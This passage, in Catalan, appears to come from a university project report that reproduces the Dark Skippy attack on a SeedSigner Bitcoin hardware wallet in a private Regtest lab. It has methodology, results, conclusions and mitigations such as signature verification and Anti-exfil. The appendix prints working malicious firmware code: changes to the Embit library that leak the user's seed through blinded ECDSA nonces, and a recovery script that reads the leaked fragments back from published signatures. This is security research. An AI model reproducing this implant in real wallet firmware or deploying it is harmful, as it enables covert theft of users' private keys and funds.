El primer pas del projecte va tractar en la recerca general d'informació sobre el funcionament del SeedSigner, es va triar aquest sistema per la facilitat que ofería el codi obert. A partir d'aquí, es va descarregar el *firmware* original de GitHub per fer la primera prova i entendre com funcionava l'aparell de manera nativa. També es va instal·lar Sparrow Wallet a l'ordinador per tenir la pantalla de gestió. Dins d'aquest programa es van crear dues *wallets* de prova, una de *software wallet* al mateix ordinador per fer tests, i una altra

de tipus *watch-only* connectada a la SeedSigner passant les claus amb codis QR.

Inicialment, la configuració de l'entorn es va llançar utilitzant la xarxa pública de proves de Bitcoin, coneguda com a *Testnet*. No obstant això, l'ús d'aquesta xarxa implicava que les dades i transaccions dels tests es publicaven de manera oberta a internet. Després de parlar-ho amb el tutor, es va determinar que per a la simulació de l'atac era indispensable disposar d'un entorn privat. Aquest entorn havia de garantir una accessibilitat absoluta a les dades per auditar el comportament exacte de la xarxa a cada instant, a més d'oferir la capacitat de generar fons de simulació de manera il·limitada i immediata.

Per resoldre aquesta limitació, es va migrar l'entorn cap a la xarxa *Regtest*, un sistema de proves local i privat integrat en el mateix codi font de Bitcoin Core. Es va desplegar un node privat en l'ordinador local i es va connectar la cartera Sparrow Wallet directament a aquest. Aquesta implementació va resultar òptima per al projecte, perquè la *Regtest* permet controlar tota la xarxa, preserva la privacitat en no difondre dades fora de la xarxa local, estableix la dificultat de minar a zero, cosa que permet generar blocs i confirmar les transaccions de manera immediata des de la terminal quan es necessita, els fons de simulació es creen a l'acte sense dependre de pàgines externes i proporciona accés directe a l'estructura dels bytes de les signatures criptogràfiques.

9.2 Modificació del Codi i Instal·lació

Una vegada verificat el correcte funcionament de l'entorn de manera nativa, es va iniciar la cerca del punt exacte on injectar el codi de l'atac. Durant l'estudi de l'arquitectura de la SeedSigner, es va veure que el dispositiu es limita a llegir els fitxers de la targeta SD i arrencar el sistema operatiu en memòria RAM, però la Raspberry Pi no té cap xip de seguretat, ni tampoc hi ha un sistema d'inici segur que comprovi si el *firmware* ha estat manipulat, facilitant molt la càrrega d'aquest.

Per dur a terme l'atac sense aixecar sospites, es va optar per modificar directament la llibreria Embit [13], que és la que realment gestiona les operacions de Bitcoin a baix nivell i calcula les signatures. Aquesta llibreria és la que s'encarrega de tota la part matemàtica i criptogràfica, i el codi font de la SeedSigner treballa cridant funcions d'aquesta llibreria de manera constant. Per tant, les modificacions de caràcter crític es van s'han fet a la llibreria, mentre que el codi font principal del dispositiu només s'ha modificat puntualment per obtenir alguns valors concrets que no es gestionen directament des de la llibreria.

Per a la compilació de la imatge final del sistema operatiu, es va utilitzar l'eina SeedSigner-OS Builder [14]. En aquest punt, es va detectar que el *builder* descarregava una còpia neta de la llibreria Embit des d'internet a cada execució, fet que hauria eliminat les línies de codi modificades. Després de mirar com funcionava internament, es va comprovar que un cop generada la primera imatge, el programa guarda els arxius en carpetes locals. Modificant el codi directament en aquests fitxers que s'havien quedat a l'ordinador i modificant els paràmetres del comandament d'inici de generació, es va aconseguir forçar la compilació de la imatge definitiva amb l'atac a dins.

Abans de dur a terme la modificació de la signatura, amb

la finalitat d'assegurar que el procés de compilació mantenia efectivament el codi modificat, es va crear una opció amb alertes introduïdes a la llibreria. D'aquesta manera, es va poder validar de manera pràctica que l'arxiu compilat utilitzava realment la llibreria que s'havia descarregat del GitHub de Embit, modificat i col·locat en els directoris del compilador d'imatges. En veure sortir aquestes alertes de control per la pantalla de l'aparell durant el test, es va confirmar que el mètode de compilació forçada funcionava.

9.2.1 Codi i Arxius Modificats

Un cop validat el funcionament de l'entorn amb aquesta prova, es va programar la modificació en el mètode de generació de signatures ECDSA. Com es pot veure a la secció A.2.1, es converteix la *seed* que es troba en format de paraules mnemòniques en una cadena de bytes i s'emmagatzema en una variable global. Després, amb el codi que trobem a l'annex A.2.3, introduït a l'arxiu `ec.py` de la llibreria Embit, es gestiona el fragment que s'introduirà en aquella signatura segons una variable global anomenada `GLOBAL_SKIPPY_STEP`. En aquest punt, es crida a una funció de signatura a la qual ja se li passa per paràmetre el fragment que es vol introduir, de manera que en les següents funcions que fan de pont entre l'arxiu `ec.py` i el `key.py`, s'anirà passant com a paràmetre aquest valor fins a arribar a la funció final de signatura, la qual es troba a l'arxiu `key.py` en un directori d'utilitats de la llibreria Embit. El fragment introduït en aquest arxiu per modificar la signatura es pot consultar a la secció A.2.4 de l'annex. En aquest punt, es modifica la signatura utilitzant les variables globals i els paràmetres rebuts, incloent-hi el fragment exfiltrat de la *seed*. Per a aquest punt, també es requereix el valor del *txid* per tal de realitzar el cegament criptogràfic, aquest arriba en forma de variable global i el seu valor s'obté de la manera mostrada a la secció A.2.2.

9.2.2 Millores del Codi

En la primera versió del desenvolupament, l'atac es va planificar de manera errònia configurant el *txid* com una variable amb un text fix constant, com que el *flag* alternava només entre 0 i 1, els fragments de la *seed* es repetien cada dues signatures. Aquesta repetició derivava en valors de *R* idèntics, cosa que no és viable si es vol simular un atac real, ja que la duplictat de *nonces* exposaria directament la clau privada a la xarxa de manera pública.

Per solucionar-ho, en una segona versió es va modificar el codi perquè agafés el *txid*, és a dir, l'identificador de la transacció, en lloc d'un text fix. Malgrat això, es va detectar que una mateixa transacció de Bitcoin pot requerir múltiples signatures simultànies si l'import de l'enviament exigeix l'ús de més d'un *input*. Com que totes les signatures d'una mateixa transacció utilitzaven el mateix *txid* i el *flag* continuava alternant només entre 0 i 1, els fragments i els valors de *R* es tornaven a repetir cada dues signatures dins de la mateixa operació.

La solució definitiva va consistir a dissenyar un sistema de càlcul adaptatiu per al *flag* de manera que, mentre el *txid* sigui el mateix que l'anterior, va augmentant de valor. Per tant, el *flag* serà un número diferent per cada una de les signatures començant pel 0 i acabant en el nombre de signatures necessàries per a aquella transacció. Aquest mecanisme

garanteix de forma matemàtica que cada valor de *R* publicat a la xarxa sigui completament únic i aleatori a simple vista, evitant que l'atac sigui visible o detectable.

9.3 Script de Recuperació de la Seed

Un cop implantat el *firmware* modificat i executades les transaccions necessàries per a la publicació de les signatures a la xarxa, la següent fase va consistir en el desenvolupament de l'algorisme de recuperació de la *seed* a partir dels valors de *R* interceptats. És important destacar que, tot i que el codi del *firmware* ja s'havia modificat, no es va poder confirmar ni validar que l'exfiltració s'estigués realitzant amb èxit fins que aquest *script* de recuperació no va estar completament acabat per demostrar de manera pràctica que les dades interceptades eren les correctes.

Aquest *script*, el qual es pot veure explicat més detalladament a l'annex A.3, gestiona el procés de validació del *watermark* i la reversió del procediment de signatura descrit prèviament. El programa rep com a paràmetres els fitxers amb les transaccions i el *txid* corresponent, fet que permet associar cada signatura amb la seva transacció d'origen i el seu *flag* corresponent.

En el cas que s'analitzin múltiples signatures vinculades a una mateixa transacció, el sistema detecta aquesta condició i incrementa el *flag* seqüencialment sense reiniciar-se. Per tant, si posteriorment s'introdueix una signatura individual, és possible determinar en quin estat del *flag* es troba, el qual prendrà el valor de 0 o 1 en funció de l'estat final de les signatures prèvies. Aquest mecanisme permet revertir completament el procés de cegament, tant en la fase inicial de validació del *watermark* com en la preparació del punt de la corba requerit per a l'algorisme del Cangur de Pollard. Mitjançant aquest procediment criptogràfic, s'aconsegueix reduir dràsticament l'espai de cerca, transformant l'exfiltració en un problema de logaritme discret en un rang reduït.

Tot i que inicialment es va plantejar el desenvolupament d'un codi completament propi, ja que al principi del projecte no es sabia exactament quin tipus de *script* s'havia de fer per resoldre el problema. Quan es va saber exactament quin tipus d'algorisme es necessitava, el Cangur de Pollard, es va trobar un repositori públic de GitHub que ja estava programat en C. Degut a la facilitat que oferia utilitzar el programa ja fet i la gran millora en rendiment que suposava que fos en un llenguatge compilat i optimitzat com C, es va decidir fer servir aquest programa com a part final de l'atac.

Finalment, es va dur a terme una anàlisi del funcionament del programa descarregat i, un cop es va entendre, només es va haver d'aplicar per a les dades que teníem extretes del codi propi. D'aquesta manera, es van aconseguir les parts de la *seed* llestes per unir-les i, finalment, eliminar els bytes de la marca d'aigua i convertir-les en paraules mnemòniques mitjançant una comanda de python de la llibreria Embit.

10 RESULTATS

La verificació de l'atac es va dur a terme utilitzant un dispositiu SeedSigner amb el *firmware* modificat, configurat amb una llavor de 12 paraules. Per a la simulació de la xarxa, es va connectar Sparrow Wallet a un node local de Bitcoin operant en *Regtest*. Un cop aplicades les modificacions, es va procedir amb el funcionament normal de la SeedSigner

per signar transferències de manera nativa, però amb l'atac actuant de fons.

Les proves inicials es van dur a terme mitjançant transaccions d'import reduït, fet que va requerir l'execució de dos enviaments independents per obtenir el parell de signatures necessàries per a l'exfiltració de dades. En processar els fons des de la cartera, el dispositiu va calcular les signatures corresponents i les va desplegar en pantalla en format de codis QR per a la seva transmissió. Ambdues transaccions van ser admeses i processades per la xarxa sense generar cap error de validació.

Un cop publicades les transaccions, el fet de tractar-se d'una xarxa local va permetre accedir directament al registre d'operacions pendents. Això va facilitar l'extracció de les dades de la transacció per passar-les al programa de recuperació de la *seed*. Aquest *script* requereix els valors de la transacció que es troben de manera pública i el *txid*, que és l'identificador de la transacció.

L'execució d'aquest d'aquest *script* en la primera prova va ser el que va permetre detectar que la modificació de la signatura no s'estava realitzant de manera correcta, ja que el programa no reconeixia la marca d'aigua. Després de revisar el codi del *firmware*, es va comprovar que el paràmetre utilitzat per transportar el valor de la *seed* a través de les diferents funcions de signatura de la llibreria Embit arribava buit a causa d'una mala inicialització interna.

Una vegada corregit aquest error al *firmware*, es va repetir el procediment de forma integral. En aquesta segona fase, la marca d'aigua es va identificar correctament, validant així l'alteració de la signatura. Posteriorment a l'execució de l'algorisme del Cangur de Pollard amb els paràmetres obtinguts, es va aconseguir recuperar el valor hexadecimal de la llavor. Finalment, després de suprimir els bytes de control de la marca d'aigua i realitzar la conversió a l'estàndard mnemònic, es van obtenir exactament les mateixes paraules configurades originalment al dispositiu, confirmant d'aquesta manera la viabilitat tècnica de l'atac.

Després de diverses proves s'ha pogut verificar el comportament mencionat sobre l'aleatorietat de les *R* quan es fan múltiples signatures a la mateixa transacció, aplicant el canvi del *flag* dinàmic per solucionar aquest inconvenient. De cara a l'exposició pública del projecte, es preveu modificar el codi reduint la quantitat de zeros en el requisit del *watermark* i augmentant a 4 el nombre de signatures necessàries. Aquesta variant es considera la millor opció per fer la simulació durant la presentació.

11 CONCLUSIONS

En aquest projecte s'ha aconseguit dur a terme l'atac Dark Skippy en un dispositiu SeedSigner, demostrant com un *firmware* maliciós pot exfiltrar les paraules clau d'un usuari sense necessitat de connexió a internet. Després del desenvolupament i les proves realitzades al laboratori, s'extreuen les següents conclusions:

11.1 Invisibilitat i perill de l'atac

S'ha comprovat que les signatures modificades amb el *nonce* maliciós *k* són matemàticament vàlides i es processen correctament a la xarxa de Bitcoin. Això implica que ni els

nodes ni la *wallet* detecten res estrany, ja que els fons es mouen al destí correcte sense errors de validació. Tot això es deu a l'ús de les tècniques de cegament que provoquen que cada signatura sembli completament aleatòria per a qualsevol observador extern que no conegui el secret compartit.

L'únic fet a solucionar a nivell d'ocultació és el temps d'espera dins del bucle de cerca de la marca d'aigua. A vegades, aquest procés suposa un augment significatiu des que l'usuari valida la transacció manualment fins que es genera el codi QR amb les dades de la transacció signada. Aquest retard es deu al fet que el *firmware* està programat en Python, un llenguatge d'execució lenta per a tasques de força bruta criptogràfica. Si es dissenyés aquest mateix atac en un llenguatge més eficient a nivell de temps, com podria ser C, no es tindria aquest problema. Tot i això, s'espera solucionar aquest detall reduint els zeros necessaris exigits per a la marca d'aigua. Per tant, es pot dir que l'atac és completament invisible a la xarxa i pràcticament invisible per a l'usuari.

El fet de recuperar tota la llavor amb només dues signatures confirma la perillositat real de l'atac.

11.2 Realitat de l'atac

Aquest atac ha demostrat el perill d'utilitzar sistemes de codi obert si no es valida manualment la seva autenticitat amb les eines de claus públiques disponibles. Al final, que el codi font sigui totalment transparent no serveix de res si l'usuari acaba instal·lant un *firmware* modificat sense comprovar les signatures del desenvolupador de manera manual.

Com que la SeedSigner no té un *hardware* específic per a aquest ús, la falta de comprovacions natives suposa un gran risc per a la seguretat del sistema. Si es junta el fet que no hi ha cap xip de seguretat que avalui el *firmware* instal·lat amb la falta de validació del mateix sistema, suposa una clara inseguretat per a la *wallet*. El fet que el dispositiu no comprovi la seva autenticitat de forma nativa es deu a la filosofia del projecte, que busca que qualsevol persona es pugui personalitzar l'aparell. Per tant, s'entén que recau en l'usuari final la responsabilitat de fer aquesta validació d'autenticitat abans d'utilitzar-lo.

Portant aquesta amenaça més enllà del laboratori, es mostra la possibilitat que qualsevol distribuïdor de *hardware wallets* o proveïdor de *firmware* pugui suposar un perill. És per això que s'ha d'anar molt amb compte amb la procedència d'aquests dispositius, tant els de codi obert i muntatge propi com els que ja venen preparats de fàbrica. Qualsevol d'ells podria portar modificacions malicioses similars i mantenir-se totalment ocultes fins al moment en què l'atacant decideixi fer ús.

11.3 Mitigació i solucions

Per evitar aquest tipus d'atac, s'ha d'actuar en dos punts clau: el *software* i el protocol de signatura.

Per una banda, la primera defensa és responsabilitat de l'usuari, que ha de comprovar l'oficialitat dels programes i *firmware* que s'instal·la. Això es fa verificant manualment les signatures que publiquen els desenvolupadors oficials per assegurar que el fitxer descarregat no ha estat manipulat per un tercer.

D'altra banda, una possible solució és la implementació del protocol Anti-exfil. Com que no ens podem fiar del *firmware* del dispositiu, aquest protocol obliga a la *watch-only wallet* de l'ordinador, com Sparrow, i la *hardware wallet* a col·laborar per triar el número secret k . El procés consta dels següents passos:

- L'ordinador tria unes dades aleatòries b , calcula el seu hash $H(b)$ i l'envia a la *hardware wallet*.
- La *hardware wallet* calcula la R de manera estàndard. Ha d'incloure $H(b)$ com a part de la signatura, en el valor del *nonce*. Un cop fet, envia aquest R a l'ordinador.
- Com que el *firmware* ja s'ha compromès amb aquella R l'ordinador li envia el valor de b
- La *hardware wallet* verifica el hash de b i es veu obligada a calcular la nova R incloent el valor que la *software wallet* comprovarà més tard.

$$R_f = R + H(R \parallel b) \cdot G$$

Aquest procediment es fa d'aquesta manera per evitar altres vulnerabilitats que es podrien generar i per contrarestar la pròpia modificació de la signatura com la del Dark Skippy. En forçar la *hardware wallet* a enviar el seu punt R sencer abans de conèixer les dades reals b , s'impedeix que el dispositiu pugui buscar un valor determinat que li permeti exfiltrar la *seed* passant els filtres de seguretat. El fet que l'ordinador envii primer $H(b)$ evita que un possible *software* modificat aconsegueixi realitzar més d'una transacció amb la mateixa R . Per tant, a part de la necessitat de la participació dels dos en la signatura, és important que s'executi seguint estrictament aquesta estructura.

L'únic perill en aquest cas seria que tant el *firmware* del dispositiu com el *software* de l'ordinador estiguessin modificats alhora. Aquest és un escenari extremadament complicat, ja que suposaria que l'atacant ha hagut de tenir accés a l'ordinador de la víctima i al *hardware* per separat. Com que aquests dos elements no tenen connexió física en cap moment, aconseguir un control simultani d'ambdós dispositius és gairebé inviable en un entorn real.

ÚS DE LA IA GENERATIVA

L'ús de la IA s'ha centrat en el suport tècnic a nivell de configuració de l'entorn, en alguns casos, en dubtes sobre l'ús de llibreries de programació i en cas d'errors de compilació o execució. També s'ha utilitzat per acabar d'entendre la part matemàtica que hi ha darrere de l'atac. I ha ajudat en la revisió de la redacció dels informes. S'ha usat l'eina Gemini 3.5 Flash en la majoria dels casos i en els moments de dubtes de fórmules matemàtiques el Gemini 3.1 Pro.

AGRAÏMENTS

Vull agrair al meu tutor, Domènec, el seu temps, els seus consells i la seva ajuda, tant en l'enfocament de la simulació com en el guiatge durant les diverses etapes i entregues d'aquest projecte.

Així mateix, agraeixo a la meva família i a la meva parella, el seu suport incondicional i la seva confiança al llarg de tota la carrera, fent possible que arribés fins aquí.

REFERÈNCIES

- [1] S. Nakamoto, "Bitcoin: A Peer-to-Peer Electronic Cash System", 2008. [En línia]. Disponible: <https://bitcoin.org/bitcoin.pdf>
- [2] CoinMarketCap, "Cryptocurrency Prices, Charts and Market Capitalizations", CoinMarketCap, 2026. [En línia]. Disponible: <https://coinmarketcap.com/>
- [3] L. Fournier, N. Farrow, i R. Linus, "Dark Skippy Disclosure", 2024. [En línia]. Disponible: <https://darkskippy.com>
- [4] SeedSigner, "Build your own bitcoin signing device", SeedSigner, 2026. [En línia]. Disponible: <https://seedsigner.com/>
- [5] Milk Sad Team, "Technical write-up for CVE-2023-31290", 2023. [En línia]. Disponible: <https://milksad.info/disclosure.html>
- [6] A. Poelstra, "Anti-Exfil: Stopping Key Exfiltration", Blockstream, 2021. [En línia]. Disponible: <https://blog.blockstream.com/anti-exfil-stopping-key-exfiltration/>
- [7] P. Wuille, "Hierarchical Deterministic Wallets", GitHub, 2012. [En línia]. Disponible: <https://github.com/bitcoin/bips/blob/master/bip-0032.mediawiki>
- [8] Sparrow Wallet, "Quick Start Guide", Sparrow Wallet, 2026. [En línia]. Disponible: <https://sparrowwallet.com/>
- [9] P. Wuille, J. Nick, i T. Ruffing, "Schnorr Signatures for secp256k1", GitHub, 2020. [En línia]. Disponible: <https://github.com/bitcoin/bips/blob/master/bip-0340.mediawiki>
- [10] D. Johnson, A. Menezes, i S. Vanstone, "The Elliptic Curve Digital Signature Algorithm (ECDSA)", Springer, 2001. [En línia]. Disponible: <https://doi.org/10.1007/s102070100002>
- [11] Standards for Efficient Cryptography Group (SECG), "SEC 2: Recommended Elliptic Curve Domain Parameters", 2010. [En línia]. Disponible: <https://www.secg.org/sec2-v2.pdf>
- [12] J. L. Pons, "Kangaroo: Pollard's kangaroo for SECPK1", GitHub, 2020. [En línia]. Disponible: <https://github.com/JeanLucPons/Kangaroo>
- [13] DIY Bitcoin Hardware, "Embit: A minimalistic Bitcoin library for MicroPython and Python3", GitHub, 2024. [En línia]. Disponible: <https://github.com/diybitcoinhardware/embit>
- [14] SeedSigner, "SeedSigner-OS", GitHub, 2024. [En línia]. Disponible: <https://github.com/SeedSigner/seedsigner-os>

APÈNDIX

Aquest apartat conté el material complementari necessari per al seguiment de l'article. Es divideix en la planificació temporal del projecte i els fragments de codi més rellevants.

A.1 Diagrama de Gantt




Fig. 2: Diagrama de Gantt de la planificació del projecte.

A.2 Fragments de Codi Firmware

En aquesta secció es mostren els fragments de codi modificat del firmware més crític.

A.2.1 Codi Obtenció de la Seed (seed.py)

En aquest codi s'obté la *seed* convertint-la de les paraules, que coneixem, a bytes per guardar-les en una variable global.

```
self.seed_bytes = bip39.mnemonic_to_seed(self.
    mnemonic_str, password=self._passphrase,
    wordlist=self.wordlist)
key.GLOBAL_SKIPPY_SEED = bip39.mnemonic_to_bytes(
    self.mnemonic_str, wordlist=self.wordlist)
key.GLOBAL_SKIPPY_STEP = 0
```

A.2.2 Codi Obtenció del txid (psbt.py)

En aquest fragment es gestiona el *txid* de manera que el calculem amb la funció *tx.txid()* i el guardem en una variable global. Si es crida aquest codi és a causa d'un canvi de transacció, motiu pel qual s'actualitza la variable global GLOBAL_SKIPPY_STEP aplicant una operació de mòdul 2. Aquest procediment garanteix que, si la transacció prèvia va finalitzar havent enviat només el primer fragment, el sistema retengui l'estat i reprengui l'enviament a partir del segon fragment en la nova transacció.

```
key.GLOBAL_SKIPPY_TXID = self.tx.txid()
key.GLOBAL_SKIPPY_STEP %= 2
```

A.2.3 Codi Distribució Fragments Seed (ec.py)

En aquest fragment es gestiona la injecció dels fragments de la *seed* segons el número de signatura.

```
seed_skippy = None
if key.GLOBAL_SKIPPY_SEED is not None:
    if key.GLOBAL_SKIPPY_STEP % 2 == 0:
        seed_skippy = key.GLOBAL_SKIPPY_SEED[0:9]
    else:
        seed_skippy = key.GLOBAL_SKIPPY_SEED
            [9:16]
```

```
sig = Signature(secp256k1.ecdsa_sign(msg_hash
    , self._secret, seed_skippy=seed_skippy))
key.GLOBAL_SKIPPY_STEP += 1
else:
    sig = Signature(secp256k1.ecdsa_sign(msg_hash
        , self._secret, seed_skippy=None))
```

A.2.4 Codi Signatura Embit (key.py)

En aquest apartat es mostra el codi afegit a la funció de la llibreria Embit per signar les transaccions.

```
if seed_skippy is not None:
    secret_skippy = b"your_seed_is_now_mine"
    txid = GLOBAL_SKIPPY_TXID
    seed_skippy_int = int.from_bytes(seed_skippy,
        "big")

    suffix = bytes([GLOBAL_SKIPPY_STEP])

    if GLOBAL_SKIPPY_STEP % 2 == 0:
        t1_hash = hashlib.sha256(secret_skippy +
            txid + suffix).digest()
        t1_int = int.from_bytes(t1_hash, "big")
        k = (seed_skippy_int * t1_int) %
            SECP256K1_ORDER
    else:
        t2_hash = hashlib.sha256(secret_skippy +
            txid + suffix).digest()
        t2_int = int.from_bytes(t2_hash, "big")
        watermark_counter = 0
        while True:
            pack = (seed_skippy_int << 16) |
                watermark_counter
            k = (pack * t2_int) % SECP256K1_ORDER
            R = SECP256K1.affine(SECP256K1.mul([(
                SECP256K1_G, k)]))
            R_x_bytes = R[0].to_bytes(32, "big")
            watermark_try = hashlib.sha256(
                secret_skippy + R_x_bytes).digest()
            if watermark_try[0] == 0 and (
                watermark_try[1] & 0xE0) == 0:
                break
            watermark_counter += 1
        if watermark_counter > 0xFFFF:
            raise RuntimeError("PoW_Timeout")
```

A.3 Fragments de Codi de l'Script de Recuperació

En aquesta secció es mostra el codi de l'*script* de recuperació separat per funcions. Aquest script processa les transaccions signades per detectar signatures manipulades que contenen fragments de la *seed*. Un cop identificades, inverteix el cegament per extreure les claus públiques i preparar-les per a l'algorisme de resolució *Kangaroo*.

A.3.1 Compresió de punts de la corba el·líptica

Aquesta funció realitza la compresió del punt, seleccionant un prefix segons la paritat de la coordenada *y* i codificant la coordenada *x* en format hexadecimal de 32 bytes, reduint així la mida total del punt a 33 bytes.

```
def compressPoint(pt):
    prefix = "02" if pt[1] % 2 == 0 else "03"
    xHex = pt[0].to_bytes(32, "big").hex()
    return prefix + xHex
```

A.3.2 Reversió de la signatura cegada

Aquesta funció implementa la lògica matemàtica per desfer el cegament introduït per l'atac. Utilitza l'invers multiplicatiu del secret compartit, junt amb el *txid* i el *flag* per desfer aquest cegament.

```
def unblindSignature(rBytes, txid, suffix):
    rVal = int.from_bytes(rBytes, "big")
    tInverse = pow(int.from_bytes(hashlib.sha256(
        sharedSecret + txid + suffix).digest(), "big"), -1, SECP256K1_ORDER)
    pEven = SECP256K1.lift_x(rVal)
    pOdd = (pEven[0], SECP256K1.p - pEven[1],
        pEven[2])
    return (
        compressPoint(SECP256K1.affine(SECP256K1.
            mul([(pEven, tInverse)]))),
        compressPoint(SECP256K1.affine(SECP256K1.
            mul([(pOdd, tInverse)]))),
    )
```

A.3.3 Processament d'arxius i extracció de signatures

Aquest primer bloc de la funció *main* s'encarrega de gestionar l'entrada de dades. Itera sobre els fitxers de transaccions i extreu el valor *R* de cada signatura present en les dades en brut.

```
def main():
    if len(sys.argv) < 3 or len(sys.argv) % 2 == 0:
        print("python_dark_skippy_original.py<
            archiv1><txid1><archivo2><txid2>...")
        sys.exit(1)
    allSignatures, currentStep = [], 0
    for i in range(1, len(sys.argv), 2):
        with open(sys.argv[i], "r") as f:
            tx = Transaction.from_string(f.read().strip())
            txid = bytes.fromhex(sys.argv[i+1])
            currentStep %= 2
            for vin in tx.vin:
                if vin.witness and vin.witness.items:
                    signature = vin.witness.items[0]
                    rExtracted = signature[4 : 4 +
                        signature[3]]
                    rBytes = (rExtracted[1:] if len(
                        rExtracted) == 33 and
                        rExtracted[0] == 0 else
                        rExtracted).rjust(32, b"\x00")
                    allSignatures.append((rBytes,
                        txid, currentStep))
                    currentStep += 1
```

A.3.4 Detecció de la marca d'aigua i exportació de dades

Aquest segon bloc verifica si la signatura conté el *watermark* mitjançant un *hash* amb el secret compartit. En cas positiu, executa el procés d'extracció de claus i genera el fitxer *in.txt*, que serveix com a entrada per a l'algorisme del cangur de Pollard.

```
for i, (rBytes, txid, watermarkStep) in
    enumerate(allSignatures):
        watermarkHash = hashlib.sha256(
            sharedSecret + rBytes).digest()
        hasWatermark = watermarkHash[0] == 0 and
            (watermarkHash[1] & 0xE0) == 0
```

```
print(f"Signature_{i}:_Hash_WM_{
    watermarkHash.hex()}_watermark?:_
    {'S' if hasWatermark else 'NO'}")
if hasWatermark and i >= 1:
    stepOffset, publicKeys = (1 -
        watermarkStep) % 2, []
    print()
    for step in range(2):
        rB, tId, originalStep =
            allSignatures[i - 1 + step]
        globalStep = originalStep +
            stepOffset
        key1, key2 = unblindSignature(rB,
            tId, bytes([globalStep]))
        publicKeys.extend([key1, key2])
        print(f"Signature_{i}_{1+step}
            }_Step_{globalStep}):_n_{
                key1}\n_{key2}")
    with open("/home/beltix/UNI/TFG/
        Kangaroo/in.txt", "w") as f:
        f.write("0\n" + "n" * len(publicKeys) + "\n")
    print("\nKangaroo/in.txt_file_created
        _successfully.")
    return
print("No_valid_watermark_detected_with_at_
    least_1_previous_signatures.")
```

main()